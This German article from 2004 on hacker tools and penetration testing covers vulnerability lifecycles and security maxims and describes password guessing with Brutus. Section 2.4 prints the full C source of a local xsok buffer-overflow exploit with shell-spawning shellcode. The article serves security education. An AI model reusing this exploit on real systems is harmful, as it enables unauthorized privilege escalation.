Hackertools und Penetrationstest Schreiber@SySS.de (Februar 2004)

Im Artikel wird über Software aus der Hackerszene, Sicherheitsmängel bei Standardsoftware und mögliche Gegenmaßnahmen diskutiert, und inwiefern Hackersoftware bei Penetrationstests eingesetzt werden kann.

1 Hacker - Cliché

Aus den Medien erfahren wir ständig von neuen Viren und Würmern, spektakulären Hackereinbrüchen und wie leicht mit sogenannten *Cracks* Digital Rights Management-Systeme (DRM) umgangen werden können. Oft ist die Rede von der *Hackerszene* bzw. den sich hinter Pseudonymen verbergenden Personen meist jüngeren Alters. Von realen Personen mit bürgerlichem Namen hört man selten, denn ein klangvolles Pseudonym zu haben, gehört in der Szene zum guten Ton.

Im deutschen Sprachraum verstehen wir unter einem „Hacker“ eine Person, die auf trickreiche Weise in fremde IT-Systeme eindringt; dieses Verständnis soll auch diesem Artikel zugrunde liegen. Im englischsprachigen Raum werden solche Personen als Cracker bezeichnet; siehe dazu die ursprüngliche Definition im „New Hacker’s Dictionary“ unter http://catb.org/~esr/jargon/.

In den Medien werden Hacker immer stereotyp dargestellt: als hochintelligente, stark introvertierte Teenager, die in Ermangelung anderer Interessen Pizza essend und Cola trinkend nächtelang am Computer sitzen.
Verfolgt man die Kommunikationsmedien und die Veranstaltungen der Hackerszene, so findet man sehr unterschiedliche Gruppierungen, die sich sowohl in Alter und Sprache, als

auch Motiven und Ethik stark unterscheiden. Man stellt ebenfalls schnell fest, dass deren breite Masse nur sehr oberflächlich über Angriffstechniken, Netzwerk-Protokolle und Programmierung Bescheid weiß. Es gibt nur sehr wenige Experten, die wirklich tiefgehendes Knowhow haben - und hiervon würden sich wiederum nur sehr wenige selbst als *Hacker* bezeichnen. Teilweise handelt es sich um Experten, die Sicherheitslücken analysieren und veröffentlichen - teils nebst Testprogrammen - auf Mailinglisten, Internetforen oder in Fachzeitschriften.

2 Verfügbarkeit von Hackertools

Die große Anzahl der verschiedenen Tools kann nur noch anhand von Funktionskriterien unterschieden werden:

- Tools, die Systeme in einem entfernten Netz zum Absturz bringen
- Software, die dazu dient, Passwörter zu erraten (Passwort-Cracker)
- Tools, die das Eindringen in entfernte Systeme ermöglichen
- Virengeneratoren
- Tools, die die Identität des Täters im Netzwerk/Internet verschleiern
- Tools, die fremde Informationen ausspähen
- etc.

Die Firma F-Secure hat ihrem Virenscanner F-Prot mittlerweile um Erkennunsgroutinen für Hackertools erweitet. Z.Zt. (Stand Januar 2004) erkennt der Scanner insgesamt 489 besonders gefahrenträchtige Tools; Archive im Internet umfassen zusätzlich unzählige weitere Tools, ebenfalls mit einem besonders hohen Gefahrenpotential. Unter Anwendung gängiger Suchmaschinen wie beispielsweise Google, lassen sich ohne größeren Aufwand mächtige Programme finden. Sucht man beispielsweise nach Exploits, die in der Programmiersprache C geschrieben sind, ergibt die Anfrage „Exploit stdio“ bei Google ganze 32.000 Treffer (stdio ist ein Zeichenfolge, die in fast allen C-Programmen vorkommt) - in aller Regel muss ein Angreifer aber eine Reihe von Schwachstellen hintereinander ausnutzen um einen effektiven Durchgriff ins Firmennetz zu erzielen.

Mit Existenz besonders gefährlicher Stoffe und Gegenständen lebt die Menschheit schon seit vielen Jahren. Der Besitz und die Verbreitung todbringender Chemikalien, explosiver Stoffe und Kriegswaffen sind weltweit gesetzlich stark reguliert; die drohenden Strafen sind hoch und strenge Kontrollen finden statt. Auch auf dem Schwarzmarkt sind solch illegale Substanzen und Gegenstände allenfalls mit entsprechenden Kontakten und einem hohen finanziellen Aufwand erhältlich.

Ganz anders verhält es sich bei Hackertools: Über das Internet sind sie für jeden immer und allerorts erhältlich. So können Jugendliche ohne finanziellen Aufwand und Umgehung von Exportrestriktionen, ihre eigene Spielzeugsammlung mit Virengeneratoren, Eindring-Werkzeuge und D.o.S.-Tools erweitern. Heute ist die Qualität der Angriffstools und so genannter Exploits so hoch, dass selbst Laien in der Lage sind, fremde Systeme anzugreifen - grobe Kenntnisse der Funktion Internets reichen völlig aus. Im folgenden Abschnitt werden ein paar Hackertools und ihre Funktionsweise kurz vorgestellt.


2.1 Smbnuke.c (bzw. smbdie.exe)

Hierbei handelt es sich um ein Programm, mit dessen Hilfe Windows-Systeme, z.B. Windows-XP über das Netzwerk zum Absturz gebracht werden können. Effektive Patches

gegen den Angriff wurden durch Microsoft erst spät veröffentlicht als SmbNuke schon allgemein verfügbar war, so dass sich ein umfangreiches Verwundbarkeitszeitfenster ergab.

2.2 Der ASN.1-Exploit

Der ASN.1-Exploit ermöglicht es, eine Reihe von Windows-basierten-Systeme (bis zu Windows Server 2003) zum Absturz zu bringen. Der Exploit wurde 14.2.2004 im Internet veröffentlicht und Patches waren erst gleichzeitig nicht verfügbar. Ein Angriff setzt voraus, dass ein Zugriff auf die Netbios-Schnittstelle des Zielsystems möglich ist; das Ergebnis ist der Absturz des Programms lsass.exe, der wiederum den Absturz des Gesamtsystems verursacht; selbst die Anfertigung eines Screenshots ist nicht mehr möglich; daher hier die abfotographierte Meldung eines angegriffenen Systems:



2.3 Brutus


Brutus ist ein einfach zu bedienendes Tool zur Durchführung von Passwortrateattacken. Der Angreifer benötigt eine Liste möglicher Benutzernamen und ein Wörterbuch mit sog. Passwort-Kandidaten. Mögliche Benutzernamen-Passwort-Kombinationen werden der Reihe nach einfach ausprobiert. Der Einsatz ist besonders Erfolg versprechend, wenn der Angreifer über eine oder mehrere der folgenden Hintergrundinformationen verfügt:

- Liste gültiger Benutzernamen (Login-IDs)
- Mitarbeiteradressbuch; Email-Adressen
- Bildungsgesetze für Login-IDs
- übliche Standard-Passworte
- Übliche Fremdsprachen; Herkunftsland der Benutzer
- Wird zwischen Groß- und Kleinbuchstaben unterschieden?
- zugrunde liegender Zeichensatz

Passwort-Listen können durch so genannte Mutationsfilter erweitert werden, diese können z.B. wie folgt aussehen:

- „Verwende das Wort rückwärts“
- „Hänge an das Wort eine Ziffer an“
- „Ersetze den Buchstaben „i“ durch die Ziffer „1““
- „Wandle das Wort in Grossbuchstaben um“

Brutus selbst ist relativ alt und wurde wegen der benutzerfreundlichen GUI abgedruckt; die SySS GmbH setzt heute eigene Perl-Skripte sowie den über http://www.thehackerschoice.com verfügbaren Hydra ein.



2.4 Exploits

Unter „Exploits“ versteht man kurze, meist nur im Quelltext verfügbare Programme, die eine einzelne Sicherheitsschwäche ausnutzen können. Oft ist ein Exploit nur gegen eine einzige Rechner-Architektur wirksam. Um effektive Angriffe durchzuführen, müssen Exploits oft vom Anwender angepasst werden; teilweise werden die Programme durch die Programmierer nur verstümmelt veröffentlicht um Laien an deren Verwendung zu hindern. Hier der Quelltext eines Exploit vom 2. Januar 2004:

```
/* 0x333xsok => xsok 1.02 local game exploit
 *
 *  Happy new year !
 *  coded by c0wboy
 *
 *  (c) 0x333 Outsiders Security Labs / www.0x333.org
 *
 */
#include <stdio.h>
#include <unistd.h>
#define BIN     "/usr/games/xsok"
#define RETADD  0xbffff3b8
#define SIZE    100

unsigned char shellcode[] =
       /* setregid (20,20) shellcode */
       "\x31\xc0\x31\xdb\x31\xc9\xb3\x14\xb1\x14\xb0\x47"
       "\xcd\x80"
       /* exec /bin/sh shellcode */
       "\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62"
       "\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

int main (int argc, char ** argv){
       int i, ret = RETADD;
       char out[SIZE];
       fprintf(stdout, "\n ---   0x333xsok => xsok 1.02 local games exploit   ---\n");
       fprintf(stdout, "   ---       Outsiders Se(c)urity Labs 2003       ---\n\n");
       int *xsok = (int *)(out);
       for (i=0; i<SIZE-1 ; i+=4, *xsok++ = ret);
       memcpy((char *)out, shellcode, strlen(shellcode));
       setenv("LANG", out, 0x333); /* :) */
       execl (BIN, BIN, 0x0);
```


Genauere Informationen über die Sicherheitsschwäche, die dieser Exploit ausnutzt sind unter http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0949 und http://www.debian.org/security/2003/dsa-405.

3 Bedrohungen von IT-Netzen

3.1 Der Umgang mit Schwachstellen: Lebenszyklus und Verwundbarkeitszeitfenster

Grosse Softwareprodukte sind komplexe Gebilde und werden über Jahre oder sogar Jahrzehnte von unterschiedlichsten Entwicklern erstellt. Teile der Produkte kann der Hersteller von Dritten gekauft haben. Eine hohe Entwicklungsgeschwindigkeit steht meist an erster, die robuste Funktionalität kommt an zweiter Stelle. Die IT-Sicherheitsaspekte finden generell in den Produktionsabläufen viel zu wenig Beachtung.
Kontrollen des Quelltexts einer Software auf Sicherheitsschwächen - sogenannte Source Code Reviews sind zwar möglich, werden aber nur sehr selten durchgeführt. Die Qualität vieler gängiger Produkte ist daher niedrig: Jeder Anwender weiß von Systemabstürzen oder ungewöhnlichem Verhalten von Standardsoftware zu berichten. Beide Phänomene treten unprovoziert auf; die Softwareprodukte verhalten sich bereits bei ganz gewöhnlicher Bedienung unberechenbar. Ein Angreifer versucht hingegen gezielt, fremde Systeme durch systematische Fehleingaben zum Absturz oder anderem vom Anwender unerwünschtem Verhalten zu bewegen.


Betrachtet man eine einzelne Sicherheitsschwäche in einem konkret eingesetzten Produkt (z.B. einem IIS-Server auf einem Windows-2000-Server), so tauchen im Lebenszyklus des Produkts folgende Ereignisse auf:



Durch eine Sicherheitslücke, die niemandem bekannt ist, resultiert lediglich ein potentielles Risiko. Wichtig ist also, in welcher Reihenfolge die nach der Entdeckung einer Lücke eintretenden Ereignisse ablaufen.
Wie können Softwarehersteller und Anwenderunternehmen das Risiko einer Kompromittierung so gering wie möglich halten?

1. **Der Softwarehersteller** kann lediglich das Zeitfenster zwischen Bekannt werden einer Sicherheitslücke und der Veröffentlichung eines Patches so gering wie möglich halten.
2. **Der Betreiber einer Infrastruktur** (Anwenderunternehmen) kann sich durch organisatorische Maßnahmen in die Lage versetzen, verfügbare, relevante Patches schnell zu testen und auf seine Produktionssysteme einzuspielen. Dafür gibt es bereits standardisierte Verfahren, Z.B. den *Software Update Services* (SUS) von Microsoft.

Sämtliche Maßnahmen, die Hersteller- und Anwenderunternehmen treffen, sind wirkungslos, wenn der Lebenszyklus eines Softwarebugs wie folgt aussieht:



Aus jedem sicherheitsrelevanten Fehler in einem Softwareprodukt resultiert eine Reihe Verwundbarkeitsphasen, die wiederum unterschiedliche Risiken mit sich bringen:

Risiko / **Phase / Stadium**	**Low Risk**	**Medium Risk**	**High Risk**
Latenzphase	Die Sicherheitslücke ist bisher nicht entdeckt worden.		
Beschränkte Bekanntheit	Die Schwäche ist nur einer kleinen Gruppe von Personen bekannt; ein Exploit existiert nicht.		Die Schwäche ist nur einer kleinen Gruppe von Hackern bekannt; ein Exploit wurde erstellt und kursiert im „Untergrund“.

Vom Hersteller verantwortete Phase Der Hersteller hat Kenntnis über den sicherheitsrelevanten Bug, hat diesen aber noch nicht eingespielt.	Die Sicherheitslücke ist nur dem Entdecker und dem Hersteller bekannt.	Es existiert kein passender Exploit oder dieser ist nicht veröffentlicht worden.	Es existiert ein öffentlicher Exploit.
Vom Anwender zu verantwortende Phase (Der Hersteller hat einen Patch zur Verfügung gestellt; das Anwenderunternehmen hat diesen aber noch nicht eingespielt)			

Erschwerend kommt hinzu, dass ein Softwareprodukt i.d.R. nicht nur einen sondern mehrere tausend Fehler hat, von denen nur einige sicherheitsrelevant sind - die meisten aber niemals die Latenzphase verlassen. Aufgrund von Erfahrungswerten kann man davon ausgehen, dass jedes Softwareprodukt einen sicherheitsrelevanten Fehler hat, dessen Lebenszyklus sich in einer Phase befindet, in der es potentiell verwundbar ist.
Zudem setzt ein Unternehmen nicht nur ein einziges Softwareprodukt ein, sondern Hunderte. Ein geduldiger Angreifer kann einfach einen Zeitpunkt abwarten, in dem eines der im Einsatz befindlichen Produkte einen Fehler hat, der sich in einem vom Anwender oder Hersteller verantwortetem High-Risk-Stadium befindet und dann (mit einem öffentlich verfügbaren Exploits und geringem Aufwand) einen Angriff durchführen.

3.2 Konfigurationsfehler

Von einfachen Konfigurationsfehlern gehen mehr Gefahren aus, als von sicherheitsrelevanten Software-Fehlern. Die SySS GmbH hat beispielsweise im Jahr 2003 einen Penetrationstest auf ein Netzwerk eines Grossunternehmens vom Internet aus durchgeführt, und folgendes festgestellt: Ein externer Router des Unternehmens sollte unerwünschten Verkehr filtern – diese Filterregeln waren zwar vorhanden, aber nicht aktiviert worden. Aufgrund dieses simplen Fehlers war das gesamte Unternehmensnetz Angriffen aus dem Internet völlig schutzlos ausgeliefert.
Kleinste Veränderungen in Konfigurationsdateien können aus einem sehr sicheren Netzwerk ein völlig ungeschütztes Netzwerk machen. Umso wichtiger ist, dass bei der Verwaltung von Netzwerken mit äußerster Sorgfalt gearbeitet wird. Leider sind IT-Systeme heute derart komplex, dass sie auch Profis nicht in ihrer Gesamtheit überblicken können.

Beim Einsatz unternehmenskritischer Software sollten Patches daher nicht direkt eingespielt werden, sondern sollten in einer Testumgebung, die der Produktionsumgebung entspricht, auf ihre Wirksamkeit (und eventuell neue Fehler) hin geprüft werden.

3.3 Empfehlungen: Maximen der IT-Security

Alle empfehlenswerten Strategien und Taktiken aufzuführen würden den Rahmen dieses Papiers sprengen. Deswegen beschränken wir uns auf die wichtigsten Maximen deren Einhaltung notwendige Voraussetzung für die Planung und Pflege eines IT-Netzes sind:

Maximen der IT-Security

1. **Qualität**:
   - Auswahl qualitativ hochwertiger Softwareprodukte
   - Konsequente Qualitätssicherung: Dokumentierte Prozesse, Einsatz qualifiziertem Personals, kontinuierliche Fortbildung desselben, etc.
2. **Restriktionen**:
   - Keine unnötige Software darf gestartet werden
   - Nicht gebrauchte Ports dürfen auch nicht geöffnet sein
   - „Minimum Privileges“: Es sind nur diejenigen Rechte einer Person zu vergeben, die wirklich benötigt werden
3. **Homogenität**:
   - Die Anzahl der im Einsatz befindlichen Systeme und Software muss so gering wie möglich sein
   - Möglichst wenige Netzwerk-Protokolle dürfen im Einsatz sein
4. **Messungen**: Penetrationstests geben Aufschluss über die Ist-Situation
5. **Reduktion der Komplexität**: Das Netzwerk muss so einfach wie möglich gestaltet sein.
6. **Robustheit und Redundanz**: Das Design des Netzwerks muss so aufgebaut sein, dass eine Kompromittierung eines einzelnen Rechners nicht das gesamte Netzwerk gefährdet.

4 *Dual Use*: Der Penetrationstest

Die Existenz etlicher Unternehmen hängt heutzutage stark von der zuverlässigen Funktion ihrer Netzwerkinfrastruktur ab: Einen Totalverlust von Systemen und Daten kann heute kein Unternehmen überstehen.
Mit Angriffstools kann ein Hacker die Netzwerkinfrastruktur in seine Gewalt bringen, kann Daten auslesen, löschen oder verändern; die Verluste für den Geschädigten können sehr hoch sein.

Langsam werden sich Unternehmen dieser Abhängigkeit bewusst und statten ihre Netze mit Security-Produkten wie Firewalls, Virenscannern und Intrusion Detection Systemen (IDS) aus. Die Netze und Systeme sind aber trotzdem nur dann sicher, wenn sie fehlerfrei administriert sind. Die bereits angesprochene Komplexität führt aber dazu, dass ein Zustand allgemeiner Fehlerfreiheit praktisch nicht erreicht werden kann.
Unternehmen sind nun daran interessiert, die Fehler zu erkennen, von denen ein Sicherheitsrisiko ausgeht; hierzu werden *Penetrationstests* - meist mit Unterstützung externer Spezialisten - durchgeführt. Es kann nach zwei unterschiedlichen Ansätzen vorgegangen werden:

4.1 Der Einsatz von Sicherheitsscannern

Es gibt eine Vielzahl von Scannern, die käuflich zu erwerben sind, beziehungsweise als Open Source Software aus dem Internet bezogen werden können. Beispiele für kommerzielle Produkte sind der Internet Scanner von ISS (www.iss.net) und der Retina-Scanner (www.eeye.com), Nessus (www.nessus.org) ist ein hervorragender frei verfügbarer Scanner. Solche Scanner prüfen über das Internet oder das Firmennetz, ob die getesteten Systeme

anfällig auf netzbasierte Angriffe sind. Mit ihnen kann man mit geringem Aufwand einen groben Überblick über den Sicherheitszustand eines Netzes gewinnen. Es gibt aber auch Schwachstellen, die von solchen Scannern nicht gefunden werde können:

a) **Nicht implementierte Schwachstellentests**
   Scanner sind auf die bekannten, großen Produkte spezialisiert. Tests von Produkten mit einem geringen Verbreitungsgrad werden meist nicht implementiert.
b) **Noch nicht implementierte Tests**
   Zwischen dem Bekanntwerden einer Schwäche und der Implementierung eines entsprechenden Tests vergehen manchmal Monate. In diesem Zeitfenster werden entsprechende Schwachstellen nicht gefunden.
c) **Sicherheitslücken, deren Ausnutzung Zusatzinformationen benötigen**
   Scanner bekommen als Eingabe eine Anzahl von IP-Adressen oder Ranges. Manche Sicherheitslücken lassen sich aber nur identifizieren, wenn man über Zusatzwissen über die zu testenden Systeme verfügt, wie beispielsweise, dass ein spezieller Service nur von einer bestimmten IP-Range erreichbar ist oder eine Login-ID erforderlich ist. Oft lässt sich ein Scanner nicht mit solchen Informationen ausstatten; die Schwachstellen bleiben daher unentdeckt, selbst wenn man die Informationen ohne weiteres beschaffen kann.
d) **Angriffe auf Individualsoftware**
   Scanner testen nur verbreitete Systeme; um Schwachstellen in maßgeschneiderter - oder speziell angepasster Software (Branchenlösungen) zu finden, ist die Programmierung eigener Angriffswerkzeuge erforderlich.
e) **Trickreiche Angriffe - basierend auf menschlicher Intelligenz**
   IT-Netze sind von Menschen gebaut; ein Angriff setzt oft das Verstehen der Logik nach der das Gesamtsystem aufgebaut wurde und vielleicht sogar Kreativität voraus. Diesen Voraussetzungen kann ein Softwareprogramm niemals gerecht werden. Zum heutigen Zeitpunkt sind die Scanner-Programme in einem frühen Entwicklungsstadium und (im Gegensatz zu Schachprogrammen) weit davon entfernt, ein Verhalten an den Tag zu legen, das auch nur den Eindruck von Intelligenz erweckt. Sie können den individuellen Sicherheitstest durch Menschen nicht ersetzen.


Zudem zeichnen sich Scanner durch eine hohe Rate an Falsch-Positiven aus; es werden also Schwächen gemeldet, die auf den geprüften Systemen gar nicht vorhanden sind.

Sicherheitsscanner sind sicherlich ein unverzichtbares Instrument für schnelle, grobe Tests und nehmen dem Analysten Routine-Aufgaben ab - taugen aber nicht für eine fundierte Betrachtung.

4.2 Hackertools und manuelle Angriffe

Um wirklich fundierte Aussagen zu treffen, sind manuelle Analysen durch erfahrene Experten erforderlich. Zum Einsatz kommen hierbei neben den im Internet verfügbaren Hackertools auch Exploits, Reverse-Engineering-Techniken sowie oft individuell zu erstellende Werkzeuge. Der Einsatz sowie die Betrachtung von Hackertools sind für Analysen einfach unverzichtbar. Allein deswegen ist das Verbot des Besitzes von Hackertools nach dem ZKDSG (Zugangskontrolldiensteschutz-Gesetz) reichlich fragwürdig – denn wie soll man sich gegen eine unbekannte Bedrohung schützen?
Oft helfen auch keine im Netz befindlichen Exploits oder Hackerprogramme weiter: Soll beispielsweise ein Webshop auf Sicherheitsschwächen hin untersucht werden, so ist die http-basierte Kommunikation zwischen Webbrowser und Webserver zu protokollieren, zu verstehen und anschließend auf potentielle Schwachstellen hin zu prüfen. Die gewonnenen

Angriffsideen sind dann mit selbst erzeugten Skripten bzw. mit Tools wie Spike (http://www.immunitysec.com/spike.html) auf ihre Wirksamkeit hin zu prüfen:



5 Projektmanagement von Penetrationstests

5.1 Budgetplanung

Die Sicherheit der IT-Systeme unterstützt das Unternehmensziel der Wertschöpfung auf den ersten Blick nicht, und Penetrationstests alleine verbessern die Netzwerksicherheit zunächst nicht. Bevor ein Unternehmen den ersten Test durchgeführt hat, ist es zunächst nicht einfach, das erforderliche Budget zu erhalten.

A Posteriori lässt sich das erforderliche Budget schnell rechtfertigen: Meist werden von Experten kritische Schwachstellen identifiziert deren Entdeckung und Ausnutzung durch Kriminelle einen immensen Schaden verursachen würde.

5.2 Auswahl des Anbieters

Für Unternehmen bietet es sich an, Sicherheitstests von externen Spezialisten durchführen zu lassen. Diese haben zum einen Erfahrung mit Penetrationstests auf die unterschiedlichsten Netzwerke und Systeme, und zum anderen die für Prüfungsobjekte nötige Neutralität.
Bei der Auswahl des Anbieters muss darauf geachtet werden, dass dieser langjährige Erfahrung mitbringt; des weiteren sollte der Anbieter von anderen Herstellern unabhängig sein und keine Eigeninteressen haben, also weder Sicherheitsprodukte vertreiben noch selbst Lösungen anbieten. Da die Informationen, mit denen der Anbieter in Kontakt kommt, unternehmensintern und sehr sensibel sind, muss darauf geachtet werden, dass dieser nur mit internen und festangestellten Mitarbeitern arbeitet.

5.3 Aufbau von Penetrationstests

